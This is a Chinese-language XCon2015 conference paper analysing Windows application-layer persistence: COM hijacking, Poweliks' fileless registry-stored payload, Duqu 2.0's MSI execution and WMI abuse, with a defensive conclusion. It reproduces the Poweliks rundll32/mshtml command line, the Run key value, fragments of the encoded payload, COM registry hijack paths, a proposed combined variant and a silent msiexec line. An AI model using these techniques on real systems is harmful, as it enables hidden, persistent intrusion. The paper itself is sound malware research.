应用层持久化攻击技术

nEINEI/ XCon2015
2015.07

目录

需要先明确一下几个概念，持久化技术其实并没有一个公认的准确的定义，这只是研究人员之间所描述的大家都知道的一种技术称谓，那么它具有什么样的特点呢？明确一下我们今天的讨论的范畴，应用层的，持久化技术，这些攻击手段，对终端未知防护技术的影响。

我们关注的持久化攻击技术的限制语境:1)定向攻击背景下 2)需要保护具有高价值的终端机器 3 应用层 Ring3 下的攻击技术。 由以上 3 点构成的持久化攻击技术才是我们讨论的。

- 什么是应用层持久化技术?
  - 隐藏执行方式
  - 难于防护&甚至难于检测
  - 不是 Rootkit
- 归纳
  - 能有效地执行不易察觉的攻击技术手段
  - 是实施攻击的一个基础技术支撑点

说起持久化技术，首先绝大多数研究人员都想到的是固件类的攻击，例如，

- Persistent BIOS Infection @CansecWest2009
- Icelord & BMW BIOS infector @Chinese hacker 2007 | 2011
- Hardware Backdoringis Practical @Blackhat USA 2012
- VGA Persistent Rootkit @ekoparty 2012
- Analyzing UEFI BIOS from Attacker & Defender Viewpoints @Black USA 2014

针对固件攻击是有一个很大代价的,编写难度大，需要有一个精英团队，一流的逆向分析人员，一流的开发人员。很难跨平台，受不同型号硬件产品的局限。那么即便如此，我们仍然看到了“方程式”组织人员所掌握的利用的硬盘固件感染的技术。显然，固件持久化技术的高端路线，属于少数精英技术团体擅长


的技术。 但对于更广泛的定向攻击里面，应用层持久化技术则更有发展的空间。
应用层持久化被讨论的比较多的集中在 COM，注册表 等相关技术中，例如，

- Malware Persistence With HKEY_CURRENT_USER by herrcore,2015
- COM Object hijacking: the discreet way of persistence by Gdata ,2014
- Poweliks: the persistent malware without a file by Gdata, 2014
- Windows Registry Persistence by cylance ,2013
- Malware Persistence without the Windows Registry by Mandiant,2010
- …

应用层持久化技术，目前已经演绎成攻击者有效的提供基础支撑的技术手段.
下面我们着重讨论一下 COM 劫持技术。
利用 COM 机制持久化加载

- MD5:88fc61bcd28a9a0dc167bc78ba969fce(
- Virus.Win32.Part.A [**ByteHero 2009 年更新这条启发规则**]
- Win32/COMpfunc.A[**ESET 2014.11 更新的病毒库，给出明确的病毒名称**])
- 劫持点(**CAccPropServicesClass / CLASS_IMMDeviceEnumerator**)

其它一些 AV 产品的病毒名称,显然并不能描述这个病毒样本的特性.
TR/Crypt.Xpack.Gen(Avira)
Trojan.Win32.Encpk.agsb(AVware)
Trojan.Win32.Dropper.Akj(Baidu)
Trojan.Generic.11671459(BitDefender)
Trojan.KillFiles.14439(Dr.web)
Trojan.Crypt(Ikarus)
Trojan-Dropper.Win32.Agent.nxtn(Kaspersky)
…
目前能够确定的样本首次出现时间在 2014-09-04，最早给出确切病毒名称时间 2014-10-31 ，近 2 个月的时间里面为什么没有注意到这个特性?



另外， Bytehero 报的 Virus.win32.Part.A 也不符合这个病毒样本的特性，因为 Bytehero 引擎就是 Linxer 和我一同开发的。而这条启发式规则就是我在 09 年底时写的，当时是为了检测恶意程序利用 cmd.exe 进程执行 BAT 文件来完成自删除的行为。

```
if (pos = strstr(pos,"del"))
```

```
{
    pos += i;
    mid_dif = pos - start;
    if(min_size > min_dif && (pos = strstr(pos,"if exist"))){
        pos += i ;
        min_dif = pos - start;
        if(min_size >   min_dif && (pos = strstr(pos,"goto") )){
            bret = 1;
        }
    }
}
```

以上的判断虽然能利用启发规则检测出这个样本，但属于启发式所允许的”错报“范畴。

这个劫持技术真正原因是:
[GuidAttribute(L"B5F8350B-0548-48B1-A6EE-88BD00B4A5E7")]
[ClassInterfaceAttribute(ClassInterfaceType::None)]
public ref class CAccPropServicesClass : IAccPropServices, CAccPropServices
https://msdn.microsoft.com/en-us/library/windows/desktop/dd371455(v=vs.85).aspx

有 2 个劫持点，CAccPropServicesClass – 活动的可访问兼容型应用技术。它通过提供一种从任意 UI 元素提取信息的有效的方法，实现了对 UI 元素的程序式访问，IMMDeviceEnumerator – 对应的媒体音频视频操作。显然一些需要这借助这个 2 个借口实现对应功能的应用程序都会加载对应的 COM 服务 DLL 文件。例如 IE,系统放大镜，Explorer, Media player …

- **感染之前**
- HKEY_CURRENT_USER\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32
  - C:\WINDOWS\system32\MMDevApi.dll
- HKEY_CLASSES_ROOT\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InprocServer32
  - C:\WINDOWS\system32\oleacc.dll
- **感染之后**
- HKEY_CURRENT_USER\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32
  - C:\WINDOWS\system32\api-ms-win-downlevel-qgvl-l1-1-0._dl
- HKEY_CLASSES_ROOT\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InprocServer32
  - C:\WINDOWS\system32\api-ms-win-downlevel-qgvl-l1-1-0._dl

  - 只是这样简单的替换注册表键值就可以实现 Dll 劫持，我们所关心的是
    - 为什么这 2 个 COM 会被加载?
    - 是否还有其它类似的 COM 可以被加载?
  - 尝试可继续劫持的点
    - catsrvut.dll 、comsvcs.dll、 wwanapi.dll、 ehstorapi.dll、ehstorshell…

至此，我们的疑问是，是否有过类似的技术的样本？通过关联的分析我得到如下信息，

- 2012 年 sophos 的
- https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Mdrop-DZB/detailed-analysis.aspx
- 早在 2009 年就有这样的方法．著名的 conficker 蠕虫
- http://www.trendmicro.com/vinfo/us/threat-encyclopedia/archive/malware/worm_downad.gjx
- 2008 年 TrendMicro blog
- http://www.trendmicro.com/vinfo/us/threat-encyclopedia/archive/malware/troj_dloader.chx
- 最早追溯到 2006 年 McAfee Labs 发布的一个病毒报告
- http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=139825

都是使用这样的技术，这对任何以公司的技术人员来讲都不是新的技术，但问题是

- 近十年的时间我们做了什么?
  - 仍然可以用这样的方式穿透安全软件防护（实测最新版 Kaspersky2015，BD2015,Eset2015…）
  - 为什么到目前为止缺少实际的保护

- 关键的因素,COM 加载机制的是由操作系统提供，是客户端程序所依赖的基础
  - 这是系统的允许方式,本身不具有**非白即黑**的判别属性
- 提供防护手段的终端安全工具
  - McAfee VSE & Kaspersky KIS & COMODO Firewall Defense+
  - …

对待这样的 COM 劫持技术，我们不能有效的提供一个区分手段，做到无误报的拦截。

利用注册表持久化隐藏

- Poweliks
  - ESET & KernelMode.info forum & the persistent malware without a file
  - 可以不存储在文件系统&硬盘扇区
  - 如何能运行任意代码?

Md5:0181850239CD26B8FB8B72AFB0E95EAC

- Poweliks 执行步骤
  - Poweliks -> Rundll32.exe - > powershell.exe -> dllhost.exe
  - -> poweliks:0

Poweliks :

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication";document.write("\74script language=jscript.encode>"+(new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+"\74/script>")

Download : WindowsXP-KB968930-X86-ENG.EXE

Rundll32:

"C:\Windows\system32\windowspowershell\v1.0\powershell.exe" iex $env:a


Poweliks:

"C:\Users\Jifeng\Desktop\poweliks.exe:0"

- 关键的数据藏在了哪里?
  - 观察 rundll32 的命令
  - rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write("\74script language=jscript.encode>"+(new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+"\74/script>")
    - http://thisissecurity.net/2014/08/20/poweliks-command-line-confusion/ **（这篇 blog 已经详细的解释这个原理，我们不做过多说明,）**

请在 IE 浏览器里面输入下面命令，都会执行出一个对话框，说明后面的 alert ,MsgBox 都被当作脚本执行了。

- javascript:"\..\mshtml,RunHTMLApplication ";alert('Poweliks')
- 或者
- vbscript:MsgBox("Poweliks",x, "y")
- RUNDLL.EXE <dllname>,<entrypoint> <optional arguments>
- https://support.microsoft.com/en-us/kb/164787
- **区别**
  - 让 RunHTMLApplication 函数帮我们执行脚本代码
  - IE 里面 RunHTMLApplication 运行脚本代码（js ，vbs- **Integrity level – Low | Appcontainer**
  - Rundll32 里面运行 RunHTMLApplication 执行脚本（js ，vbs）- **Integrity level - Medium**
- **引申来看**
  - 任何能加载 MSHTML 模块都是潜在的利用对象,在 IE 的 sandbox 进程里面完整性即便是 Low 或是 AppContainer 这些都是不能执行高权限代码的环境，而在其它进程进程模块里面确不一定存在这个问题。



- 注册表里面的信息@
- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
- @="rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write(\"\\74script language=jscript.encode>\"+(new%20ActiveXObject(\"WScript.Shell\")).RegRead(\"HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+\"\\74/script>\") "
- @="#@~^kXcAAA==W!x^DkKxP^WTcV* ODH ax +h,)mDk\\ • p64N+1YcJ\\dX:scj+M\\n.oHSuP:n vcTr#IXRKw+ `r!2:JSJ4YO2=zz6C+(NGc^G:JVKo_VGL{JQVBWl^/nbp6Rdn

Nc#p.•Y;Mx,Fi)mmOm4`n#PDnO!Dx,Ti)8+{q+&pl{xnh~)1Yr\\•pr(Ln^D`J j1DrwD

-
- Utn^Vr#iStbs+v+Z'W b`DDXPA'mR2X2Cx92 \\rDGUs+UYUODbxLdvJ]Ar NrDuE*i2{h3J-'/HdY•:f '-Ar NWSdwKh+Md4+^V'--F T'-2WSnDktns^R+anriW ‘
- …

终端安全软件的扫描引擎的输入对象 ← 文件，注册表，cookie,URL …，一直以来，作为恶意程序的实体始终是**文件**，当恶意软件的实体是注册表里面的某个键值时，所有的安全软件都将选择性的“**失明**“


- 注册表里面的信息解密后是什么?
  - 第一层解密

function gd{Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);$TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),
…
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod("GetModuleHandle").Invoke($null,@($Module)))),$Procedure));}[Byte[]]
$p=[Convert]::FromBase64String("VYvsg+xoamtYamVmiUWYWGpyZolFmlhqbmaJRZxYamVmiUWeWGpsZolFoFhqM2aJRaJYajJmiUWkWGouZolFplhqZGaJRahYamxmiUWqWGaJRaxmiUWuZKEwAAAAx0XAVmlydMdFxHVhbEHHRchsbG9jxkXMAItADFODwAxWx0XQTG9hZMdF1ExpYnLHRdhhcnlBxkXcAMdFsEdldFDHRbRyb2NBx0W4ZGRyZWbHRbxzc8ZFvgCLyFeLCWaDeSwYdSWLcTCNVZgz/yvyjRR+ilQVmDJUfZj2wkF1BkeD/wxy6oP/DHQ5O8h1zotVCItCPItEEHiDZfgAA8KLeCCLcByLWCSLQBgD8gPaA/qJdeiJXe

- 注册表里面的信息解密后是什么?
  - 第二次解密
- U 샬 hjkXjefEXjrfEXjnfEXjefEXjlfEXj3fEXj2fEXj.fEXjdfEXjlfEXfEfEd0DžirtDžjalADžÕlocb` @
- …
- _beginthreadexmsvcrt.dllIsWow64Processkernel32%1d.%1d. ` 2 ❖r 2 ❖穰 mr 穰 2~r22r2rrrrrrr□rr ² r r(² r(rC ² (r<rOrwrrr ʁ 2 ² 5 ² M ² GetModuleHandleAGetProcAddressKERNEL32.DLLntdll.dllatoiWS2_32.dllSHLWAPI.dllStrStrAWININET.dllInternetCrackUrlARPCRT4.dllUuidCreateSequentialimagehlp.dllCheckSumMappedFileUSERENV.dllCreateEnvironmentBlockADVAPI32.dllRegCloseKeyole32.dllCoInitialize` 耀 X0+ f`Ř+âûQID91u ƨ\^Z+
- 已经开始包含一些二进制信息了

通常，我们所了解的注册表隐藏是隐藏一些数据，或是脚本代码。但这次，如何把一个 EXE 这样的二进制文件隐藏进去，并且能执行是非常有趣的。

- 整体的逻辑是?
  - 俄罗斯套娃一样的解密过程



针对这项技术的易用性及适用范围，我们更关心->

- 这样的技术什么时候存在的呢?
- 2014-04 之前未看到任何关于利用 mshtml,RunHTMLApplication 利用的讨论

推测的一个可能情况

- 源自于对 mshta.exe 的逆向工程

mshta.exe ver 11.0.9600.16428 (Microsoft(R) HTML Application host)

int __stdcall WinMain(int a1, int a2, LPCSTR lpMultiByteStr, int a4){

…

}

```
  if ( hModule )
  {
    v15 = _GetProcAddress_8_0(hModule, "RunHTMLApplication");
    if ( v15 )
      ((void (__stdcall *)(int, int, LPCSTR, int))v15)(a1, a2, lpMultiByteStr, a4);
    FreeLibrary(hModule);
    goto LABEL_35;
  }
LABEL_39:
  if ( phkResult != (HKEY)-1 )
    _RegCloseKey_4_0(phkResult);
  return 0;
}
```

这里 mshta 里面的实现方式同样本里面几乎是一模一样的。所以我推测是攻击者通过 mshta 里面找到了攻击的灵感，毕竟 mshta 之前也曾有过严重漏洞 MS-05-016。另外，如果 COM 劫持和注册表隐藏组合一下呢?

- 组合 <= 注册表持久化隐藏 + COM 持久化加载 ?
- HKEY_CLASSES_ROOT\CLSID\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
- %systemroot%\system32\wbem\wmiprvse.exe

"rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write(\"\\74script language=jscript.encode>\"+(new%20ActiveXObject(\"WScript.Shell\")).RegRead(\"HCRC\\CLSID\\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\\ LocalServer32\\")+\"\\74/script>\") "


另外的攻击案例：一例“无实体文件”恶意样本分析报告

http://mp.weixin.qq.com/s?__biz=MjM5MTA3Nzk4MQ==&mid=207025811&idx=1&sn=76130bdd0d6273af23f234e13faa160f#rd

这篇分析中虽然没有给出样本的 MD5，但根据分析的内容上来推断就是同 poweliks 注册表隐藏技术是完全一致的。当然，这个无实体文件的技术手段和方程式里面的技术公开可能有先关联关系。

在这里我们不去推导方程式和这个样本技术的关联性，我们只是想说明，poweliks 技术所带来的影响。


- **思考**:
  - 会被执行是由系统注册表机制决定的
  - 任何可以调用 mshtml 模块的操作都是潜在可能的利用点 ，显然 Thunder,BingDict… 都可以被利用



Duqu2.0 的另类持久化

- Duqu2.0 感染特点(2015-06 by Kaspersky)
  - 仅存活于被感染机器的内存中
  - 重启即消失
  - 尽最大的可能规避终端安全软件检测
  - 难于取证，需要确定具体机器，做内存快照分析

持久化的安装机制




- 利用 Windows install 安装包（MSI）来执行恶意代码
- 利用计划任务来启动 MSI

msiexec.exe /i “C:\\[…]\tmp85f2.tmp” /q PROP=9c3c7076-d79f-4c…


可以使用 orca 用来查看 MSI 文件 格式

/I – 安装命令 /q 静默安装 PROP 设定为一个解密安装包内数据的密钥

- 为什么使用 MSI 来执行?
  - 利用 Windows install 安装包（MSI）来执行恶意代码不是新的利用方式，例如类似的 Innosetup，install shield，RAR…
  - “食猫鼠”病毒利用打包的 MSI 程序执行恶意代码，2014 年初。
  - 利用计划任务来启动 MSI 执行代码 ，2011 Duqu。
  - CustomAction 里面可以自定义脚本



- 为什么使用 MSI 来执行?
  - Duqu2.0 操作如此复杂的，多变的执行方式，msiexec 作为外壳程序是最好的利用对象了。



要在 msi 里面完成,解密,加载驱动,内核提权操作,同时下载更复杂的 msi 安装包，内网的横移等复杂操作 msiexec 进程是最好的保护伞了。

- 为什么使用 MSI 来执行？ 另外一件有关的事情
  - 今年 7 月，微软发布了 MS-15-074 公告
  - CVE-2015-2371
  - Pwn2own2015
  - Microsoft Windows Installer Custom Action script Privilege Escalation.

漏洞的原因是允许安装包里面的 Vbscript 允许 custom action 里面 操作， repair ，change 这个漏洞就可以使得注册表里面相关的那个 exe 进程获得一个 system 权限,不用编写太多代码，就可以以 system 权限允许的漏洞，这个可能是最简单的。总之，安装包所带来的问题远比我们想象的多。

- **思考:**
  - 如此复杂部署没有触发更多警报是由系统程序 MSI 提供的壳“外衣“决定的
  -
- **解决方案的困局**
  - 难于设计出彻底的解决方案
  - 难于积极的主动预防&阻断

入侵信标公式：阻止 = 注入恶意代码+ 添加某些注册表+ 外部服务器 by Mandiant
显然在面对持久化攻击技术的时候这个入侵信标的公式就不在适合了。
有那么多的进程可以做防护伞，smms,csrss,wininit,dwm,vstskmgr … 有那么多的注册表项可以被利用 notify，CLSID..\Instance,filter…

- 三者的共同点
  - COM 劫持/注册表隐藏/MSI 执行
  - A.在操作系统的提供的基础功能上加以发挥 （很容引出相关的变形技术加以模仿）
  - B.提取特征的思路并不能有效预防（具备不可预先估算的多个劫持点）
  - C.也不具备 HIPS 拦截的必要条件（风险 API 调用 & 低频率的用户交互）

COM 劫持，注册表隐藏，MSI 调用这些都属于合法操作。
有大量社区讨论 Poweliks 的清除方案，并不是难于清除，而是不知道藏于何处。

就在 10 天前，FireEye 发布了关于 WMI 的攻击技术报告，从另外方面证实我们关于持久化本质的探究的正确性。攻击者利用 WMI（windows 管理框架）提供给计算管理员的命令来执行隐藏数据，检测虚拟机环境，下载，执行命令操作…

利用 windows 管理框架可以对 1、本地计算机管理，2、远程单个计算机管理 3、远程多个计算机管理 4、使用远程会话的计算机管理(如 Telnet) 5、使用管理脚本的自动管理 …

一般， stunext 利用打印机服务加载 dll 被认为是最早的利用 wmi 的公开案例。

- 利用 WMI 机制的持久化技术
  - 2015-08-08，FireEye 研究员讨论了这个方向的持久化技术
  - 实际利用 WMI 攻击可追溯到 2008 年，*The Moth Trojan@KiwiCon 2008*
- FireEye Blog - **Windows Management Instrumentation (WMI) Offense, Defense, and Forensics**
- https://www.fireeye.com/blog/threat-research/2015/08/windows_managementi.html

Abusing Windows Management Instrumentation (WMI) To Build A Persistent Asynchronous And Fileless Backdoor @ BlackHat USA 2015
https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf

这又是利用系统提供的特性来完成攻击的情况。

- 防御者的威胁检测模型缺陷（规则化,工程化,平台化）
  - A.任何安全公司都不可能获得所有恶意样本
  - B.已有样本集合也存在不能提取出规则的“灰”样本
  - C.恶意软件不一定有 API 层面的恶意行为
  - **D.目前，我们所不能认知的“技术”**

持久化攻击技术

前 3 点可以用时间， 及时捕获来弥补。 我们的终端防御，就是以牺牲单一节点安全，来获得所有节点安全的策略。但对定向攻击技术来说，却不是这样，单一节被攻破，就是意味着防护失败。 所以第 4 点可能是我们未来几年最大的威胁。

解决方案的困局

- 公开事物里面往往隐藏这非常机密的计谋

备周则意怠，常见则不疑。阴在阳之内，不在阳之对。太阳，太阴。 - 瞒天过海之计

对比最后一句，太阳，太阴，说的就是最公开最不值得怀疑的事情，往往隐藏着最最深沉目的，应用层持久化攻击及时就是利用操作系统给予的权力做着攻击者的事情。

持久化技术的对抗本质

- 应用层持久化技术的一个趋势是使用操作系统特性来达到执行及数据隐藏的意图，不触发报警，甚至淹没于和合法操作当中。

一例针对中方机构的准 *APT* 攻击中所使用的样本分析 （*Antiy Cert*）
http://www.antiy.com/response/APT-TOCS.html

越来越多战争中的战术行为扩散到更广泛的网络空间环境中.

----Bruce Schiner

持久化攻击技术本质不是技术，而是一种巧妙的利用战术思想，转系统功能为我所用。目前探讨可能的防御技术

- 还没有更好的区分应用层持久化攻击的方式
- 终端的日志信息记录
- 事后的分析与确认

因为我们相信任何的攻击都会留下蛛丝马迹，对定向攻击的研究中，更多的是依赖于人工进行分析确认，而终端上是会留下攻击手法的。

之前我曾说，“应用层持久化技术是严密攻防体系下，攻击者所要走的必然的道路“
现有的防护体系，从最初的以周为响应时间，缩短为 天，小时，甚至是分钟，秒。 这一切都是针对可以被检测的扫描对象而言的，当持久化技术使用后，攻击数据，甚至是代码不再以我们所认知的文件实体存在后，这意味着攻击者的新的反制方式的出现。

但显然，目前防御者还没有做好足够的准备工作。

参考资料

- 1.https://securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
- 2.https://blog.gdatasoftware.com/blog/article/poweliks-the-persistent-malware-without-a-file.html
- 3.http://social.technet.microsoft.com/Forums/zh-CN/5ce86ff1-eadd-4ae7-89c9-f2ba0d7117a6/action?threadDisplayName=powershell-get-environment-variable
- 4.http://blog.cylance.com/windows-registry-persistence-part-2-the-run-keys-and-search-order
- 5.https://blog.gdatasoftware.com/blog/article/com-object-hijacking-the-discreet-way-of-persistence.html